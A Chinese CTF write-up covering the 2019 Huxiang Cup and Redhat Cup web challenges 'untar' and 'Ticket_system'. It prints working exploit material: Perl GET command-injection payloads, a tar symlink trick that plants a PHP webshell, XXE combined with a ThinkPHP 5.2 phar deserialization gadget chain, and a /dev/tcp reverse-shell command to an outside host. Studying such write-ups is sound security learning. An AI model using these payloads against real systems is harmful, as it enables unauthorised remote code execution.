2019湖湘杯和redhat杯的部分Web题解

原创

合天网安实验室 于 2019-12-02 10:44:20 发布 320 收藏

前言

通过这两次比赛把自己学到的东西总结一下，不过由于名次掉的太快就没有进入决赛。

40	GWHT	3100.0	
41	WM	3100.0	
42	无畏	3100.0	
43	想不到队名那咋办嘛	3100.0	
44	woodpecker	3100.0	
45	哲学不对名	3100.0	
46	不知道叫啥那就咕咕咕8	3100.0	
47	划水大队	3100.0	
48	摸水百万只取三千	3100.0	
49	汇智中行	3100.0	
50	KA一号机	3100.0	
51	天爽	3100.0	
52	闪电侠	3100.0	
53	nullptr	3100.0	
54	TimeBreaker	3100.0	
55	LST-TQL	3100.0	
56	NEXCJ的小迷妹们	3100.0	
57	ttttttqj	3100.0	
58	业余酱油队	3100.0	
59	老猫侦探	3100.0	
60	HC2	3100.0	
61	消防栓	3100.0	
62	十万伏特	3100.0	
63	NYSEC	3100.0	
64	Venom	3100.0	
65	剁椒鱼头	3100.0	
66	Nu1L	3100.0	
67	螺蛳粉加腐竹加辣不要香菜	3100.0	
68	肉鸡一号	3100.0	
69	bazinga	3100.0	
70	ss	3100.0	
71	北极星	3100.0	
72	Mini-Venom	3100.0	
73	小安科技安服战队	3100.0	
74	看神仙	3100.0	
75	没有名字的战队	3100.0	
76	Tide	3100.0	
77	今晚月色真美	3100.0	
78	现科你大哥G队	3100.0	
79	Void	3100.0	
80	1nfern0	3100.0	
81	NSFOCUS_M01N	3100.0	
82	Lilac	3000.0	
83	火车跑得快	3000.0	
84	tor	3000.0	
85	KapNk	2900.0	
86	Kaq0k	2900.0	
87	Lancet	2900.0	
88	K0pak	2900.0	
89	Kap1k	2900.0	
90	蹲姐姐上分	2900.0	
91	ATD	2900.0	
92	grootsec	2900.0	
93	矩阵	2900.0	
94	盲橙女保佑我	2900.0	
95	弟弟	2900.0	
96	Dozer	2900.0	
97	天狗YaoKou	2900.0	
98	ctf大全解	2900.0	

大家自己体验一波。

0x01 untar

题目给了源码：

```
sandbox/2aeae26864f775d4cad75f15a6c95d97
<?php
    $sandbox = "sandbox/" . md5($_SERVER["REMOTE_ADDR"]);
    echo $sandbox."</br>";
    @mkdir($sandbox);
    @chdir($sandbox);
    if (isset($_GET["url"]) && !preg_match('/^(http|https):\/\/.*/', $_GET["url"]))
        die();
    $url  = str_replace("|", "", $_GET["url"]);
    $data = shell_exec("GET " . escapeshellarg($url));
    $info = pathinfo($_GET["filename"]);
    $dir  = str_replace(".", "", basename($info["dirname"]));
    @mkdir($dir);
    @chdir($dir);
    @file_put_contents(basename($info["basename"]), $data);
    shell_exec("UNTAR ".escapeshellarg(basename($info["basename"])));
    highlight_file(__FILE__);
```

于是去搜索了一波。

原题是HITCON 2017，这段代码先通过XFF判断用户的ip，建立沙盒，并且通过GET传入url和filename两个参数，通过filename建立新的目录以及文件名，通过url进行shell_exec的GET命令执行，最终把执行结果放在新生成的目录下的文件名。

里面有几个关键的函数我们先来了解一下。

首先来研究一下pathinfo函数以及basename函数的机制。

pathinfo() 函数以数组的形式返回文件路径的信息。

语法

```
pathinfo(path,options)
```

参数	描述
path	必需。规定要检查的路径。
process_sections	可选。规定要返回的数组元素。默认是 all。 可能的值： • PATHINFO_DIRNAME - 只返回 dirname • PATHINFO_BASENAME - 只返回 basename • PATHINFO_EXTENSION - 只返回 extension

说明

pathinfo() 返回一个关联数组包含有 *path* 的信息。

包括以下的数组元素：

- [dirname]
- [basename]
- [extension]

下面是pathinfo的测试代码：

```
<?php
$path="/var/www/html/shell.php";
$info=pathinfo($path);
print $info["dirname"];
echo "<br>";
print $info["basename"];
echo "<br>";
print $info["extension"];
```

结果如下：

```
/var/www/html
shell.php
php
```

basename()函数返回路径中的文件名部分，如下测试代码：

```
<?php
$path="/var/www/html/shell.php";
print basename($path);
echo "<br>";
print basename($path,".php");
echo "<br>";
```

运行的结果如下：

```
shell.php
shell
```

代码对于要建立的目录都会两边basename，如下代码：

```
<?php
$data = shell_exec("GET " . escapeshellarg($_GET["url"]));
$info = pathinfo($_GET["filename"]);
$dir  = str_replace(".", "", basename($info["dirname"]));
echo $dir;
echo "<br>";
echo $info["dirname"]; //$c
echo "<br>";
echo basename($info['basename']);
```

测试的地址参数：

```
http://localhost/test/demo2.php?url=/&filename=/var/www/html/shell.php
```

测试的结果如下：

```
html
/var/www/html
shell.php
```

如果filename为/a或者a这样的形式，basename($info['basename']);肯定为a的，此时的目录为当前目录，再次用basename返回路径中的文件名肯定为空。如果a/xxx/，$c和$dir返回的都是a，解释一下原因：第一次返回的basename为a其实相当于./a，那么第二次再用basename返回的文件名肯定也是a。理解了之后题目就比较好做了。

escapeshellarg与escapeshellcmd函数

escapeshellarg

1. 确保用户只能传递一个参数给命令。

2. 用户不能指定更多的参数一个。

3. 用户不能执行不同的命令。

就好比是我传入的ls，那么经过函数的操作后就变成了'ls'。同时会对传入的单引号进行一些安全处理，例如传

入1's就会变成'1'\''s'。

escapeshellcmd

1.确保用户只执行一个命令

2.用户可以指定不限数量的参数

3.用户不能执行不同的命令

他的作用是将一些危险的符号进行转义，如：

```
&，|，；，\ `
```

对于orange师傅的原题是GET命令的漏洞。

根本的原因在于perl的GET函数的底层是调用open处理的，而在perl`中，open是可以执行系统命令的。

例如下面的示例代码：

```
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# cat ./demo.pl
open(FD,"|id");
print <FD>;
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# perl ./demo.pl
uid=0(root) gid=0(root) groups=0(root),999(docker)
```

从这段命令我们可以看出来perl中的open的作用。同时open是支持file协议的。

```
The library supports GET and HEAD methods for file requests.  The
"If-Modified-Since" header is supported.  All other headers are
ignored.  The I<host> component of the file URL must be empty or set
to "localhost".  Any other I<host> value will be treated as an error.
Directories are always converted to an HTML document.  For normal
files, the "Content-Type" and "Content-Encoding" in the response are
guessed based on the file suffix.
Example:
  $req = HTTP::Request->new(GET => 'file:/etc/passwd');
```

尝试一下file协议读取GEt 'file:/etc/passwd'或者GET '/etc/passwd'，都可以成功读取文件内容。下面可以执行系统命令。

```
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# ls
demo.pl  ls|
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# GET 'file:ls|'
```

通过以上命令成功执行，这里需要注意的是要有存在的文件名才能成功执行命令，所以新建了一个ls|文件。

orange的原题我们可以建立执行的文件名，再通过file协议去执行就可以了。

首先先看一下目录。

通过Payload url=/&filename=xxx，访问沙盒里面的xxx文件。

Directory listing of /

- ./
- ../
- .dockerenv
- bin/
- boot/
- dev/
- etc/
- flag
- home/
- lib/
- lib64/
- media/
- mnt/
- opt/
- proc/
- readflag
- root/
- run/
- sbin/
- srv/
- sys/
- tmp/
- usr/
- var/

发现`flag`和`readflag`，flag是空的，readflag是一个二进制文件，需要通过执行readflag来读取flag。

构造文件名`bash -c /readflag`，通过如下payload

```
url=/etc/passwd&filename=bash -c /readflag|


url=file:bash -c /readflag|&filename=a
```

访问沙盒下的a可以得到flag（这里的/etc/passwd的目的只是为了让我的GET命令请求快点）

第二种方法可以利用反弹shell

```
url=http://your_vps/port&filename=a


url=/etc/passwd&filename=bash a|


url=file:bash a|&filename=xxx
```

同样需要在你的vps上放一下一句话反弹bash。

但是上面的这题限制了只能是http或者https，并且过滤了|。

因此上面的方式全部失效了。但是我们注意到了最后一句。

```
shell_exec("UNTAR ".escapeshellarg(basename($info["basename"])));
```

搜索发现https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=900834。这是一个perl的目录穿梭漏洞。

这个是比较详细的介绍http://knqyf263.hatenablog.com/entry/2018/06/27/181037

上面会把文件解压到当前的文件夹中。

如下实验：

```
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# ln -s /tmp/moo moo
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# ls
demo.pl  ls|  moo
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# cat <<EOF> foo
> #!/bin/sh
> echo foo
> EOF
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# ls
demo.pl  foo  ls|  moo
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# tar zcvf b.tar.gz * --transform='s/foo/moo/g'
demo.pl
foo
ls|
moo
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# tar -tvvf b.tar.gz
-rw-r--r-- root/root        28 2019-11-11 18:18 demo.pl
-rw-r--r-- root/root        19 2019-11-12 11:36 moo
-rw-r--r-- root/root         0 2019-11-11 18:28 ls|
lrwxrwxrwx root/root         0 2019-11-12 11:36 moo -> /tmp/moo
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# ls /tmp/moo
ls: cannot access '/tmp/moo': No such file or directory
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# $ perl -MArchive::Tar -e 'Archive::Tar->extract_archive("traversa
$: command not found
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# $ perl -MArchive::Tar -e 'Archive::Tar->extract_archive("b.tar.gz
$: command not found
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# ls
b.tar.gz  demo.pl  foo  ls|  moo
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# perl -MArchive::Tar -e 'Archive::Tar->extract_archive("b.tar.gz")
Making symbolic link '/root/perl_file/moo' to '/tmp/moo' failed at -e line 1.
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# cat /tmp/moo
#!/bin/sh
echo foo
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# ls
b.tar.gz  demo.pl  foo  ls|  moo
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# rm -rf /tmp/moo
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file# cat /tmp/moo
cat: /tmp/moo: No such file or directory
root@iZ2zeddon3u9gfk9gnpzscZ:~/perl_file#
```

因此可以这样构造：

```
ln -s /var/www/html/sandbox/wen.php wen
tar -cf b.tar wen
rm wen
echo '<?php echo system("/readflag");'>wen
tar -rf b.tar wen
```

同时我们还可以使用这个来归档为同名文件

```
tar zcvf b.tar.gz * --transform='s/{你的文件名}{软连接}'
```

然后通过访问包含我们的b.tar

```
http://183.129.189.62:17507/?url=http://123.57.232.69:8302/php_file/b.tar&filename=b.tar
```

然后在沙盒中可以看到b.tar文件。

然后再通过包含sandbox的文件来rce。

```
http://183.129.189.62:17507/?url=http://183.129.189.62:17507/sandbox/2aeae26864f775d4cad75f15a6c95d97/b.tar
```

######最后我们访问

```
http://183.129.189.62:17507/sandbox/wen.php
```

拿到flag如下：


```
flag{3c3bf67443640154c155ce9b2eb5ce7a}
```

0x02 Ticket_system[12end师傅]

题目描述：

1. 首先题目有个文件上传的点，然后有个可以提交xml的地方。那么我们就可以通过这两个点了展开我们的攻击。

2. 现在我们先尝试一下xxe：



可以看到成功的读取了本地文件。

看到这里，小伙伴是不是也想体验一把呢，复制链接吧。http://www.hetianlab.com/expc.do?ec=ECID0666-af7d-40b9-9d16-595586298c54XML 《外部实体注入漏洞》

我们通过读取源码发现是thinkPhp的空架版本是5.2.0，通过搜索找到了Smile的一个5.2.x的版本的反序列化链，下面是payload:

```
<?php
namespace think\process\pipes {
    class Windows
    {
        private $files;
        public function __construct($files)
{
            $this->files = array($files);
        }
    }
}


namespace think\model\concern {
    trait Conversion
    {
        protected $append = array("Smi1e" => "1");
    }
```

```
    trait Attribute
    {
        private $data;
        private $withAttr = array("Smi1e" => "system");


        public function get($system)
{
            $this->data = array("Smi1e" => "$system");
        }
    }
}
namespace think {
    abstract class Model
    {
        use model\concern\Attribute;
        use model\concern\Conversion;
    }
}


namespace think\model{
    use think\Model;
    class Pivot extends Model
{
        public function __construct($system)
{
            $this->get($system);
        }
    }
}


namespace {
    $Conver = new think\model\Pivot("sleep 100");
    $payload = new think\process\pipes\Windows($Conver);
    @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后缀名必须为phar
    $phar->startBuffering();
    $phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>"); //设置stub
    $phar->setMetadata($payload); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
    echo urlencode(serialize($payload));
}
?>
```

我们配合phar://反序列化进行rce。

```
POST /postXML HTTP/1.1
Host: 47.105.78.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 227
Connection: close
Referer: http://47.105.78.102/ticket
Cookie: PHPSESSID=lhps1inapcge7mumnt07jrqn82


<?xml version="1.0"?>
<!DOCTYPE GVI [<!ENTITY xxe SYSTEM "phar:///tmp/uploads/21232f297a57a5a743894a0e4a801fc3/20191110/acfeb10ed
<ticket><username>&xxe;</username><code>1111111</code></ticket>
```

将`sleep 100`改成`bash -c 'bash -i >/dev/tcp/1.1.1.1/4444 0>&1'`，然后在自己的服务器监听一下。就可以反弹shell了。

getshell后发现并不能读取flag文件由于对www-data有权限的设置，但是在根目录下有一个readflag的二进制文件，但是执行它会出现一个随机计算的式子，由于nc这样的shell不能交互，但是上面有php和perl的环境那么我们可以上传文件去执行建立交互。从从而获得flag。

```php
<?php
$descriptorspec = array(
   0 => array("pipe", "r"),  // 标准输入，子进程从此管道中读取数据
   1 => array("pipe", "w"),  // 标准输出，子进程向此管道中写入数据
   2 => array("file", "/tmp/error-output.txt", "a") // 标准错误，写入到一个文件
);


$cwd = '/tmp';
$env = array('some_option' => 'aeiou');


$process = proc_open('/readflag', $descriptorspec, $pipes, $cwd, $env);


if (is_resource($process)) {
    // $pipes 现在看起来是这样的：
    // 0 => 可以向子进程标准输入写入的句柄
    // 1 => 可以从子进程标准输出读取的句柄
    // 错误输出将被追加到文件 /tmp/error-output.txt


    //fwrite($pipes[0], '');
    //fclose($pipes[0]);


        $output1 = fread($pipes[1],1024);
        var_dump($output);
        $output2 = fread($pipes[1],1024);
        var_dump($output);
        $output3 = fread($pipes[1],1024);
        var_dump($output);


    $calc = trim($output2);
    $an = eval("return $calc;");
    var_dump($an);
    fwrite($pipes[0], (string)$an."\n");


    $output = stream_get_contents($pipes[1]);
    var_dump($output);




    // 切记：在调用 proc_close 之前关闭所有的管道以避免死锁。
    $return_value = proc_close($process);


    echo "command returned $return_value\n";
}
?>
```

运行的结果：

root@iZ2zeddon3u9gfk9gnpzscZ: ~

```
    $calc = trim($output2);
    $an = eval("return $calc;");
    var_dump($an);
    fwrite($pipes[0], (string)$an."\n");

    $output = stream_get_contents($pipes[1]);
    var_dump($output);


    // 切记：在调用 proc_close 之前关闭所有的管道以避免死锁。
    $return_value = proc_close($process);

    echo "command returned $return_value\n";
}
?>php -f ./002bd59f128b7c345afe4f92500ecf0b.xml
NULL
NULL
NULL
int(-758596)
string(67) "ok! here is your flag!!
flag{3ff32148-e229-41fd-b7b9-d09e76d35daf}
"
command returned 0
```

参考链接

https://lihuaiqiu.github.io/2019/07/13/BUUCTF-Writeup-%E4%B8%80/

别忘了投稿哦

大家有好的技术原创文章

欢迎投稿至邮箱：edu@heetian.com

合天会根据文章的时效、新颖、文笔、实用等多方面评判给予200元-800元不等的稿费哦

有才能的你快来投稿吧！

了解投稿详情点击——重金悬赏 | 合天原创投稿涨稿费啦！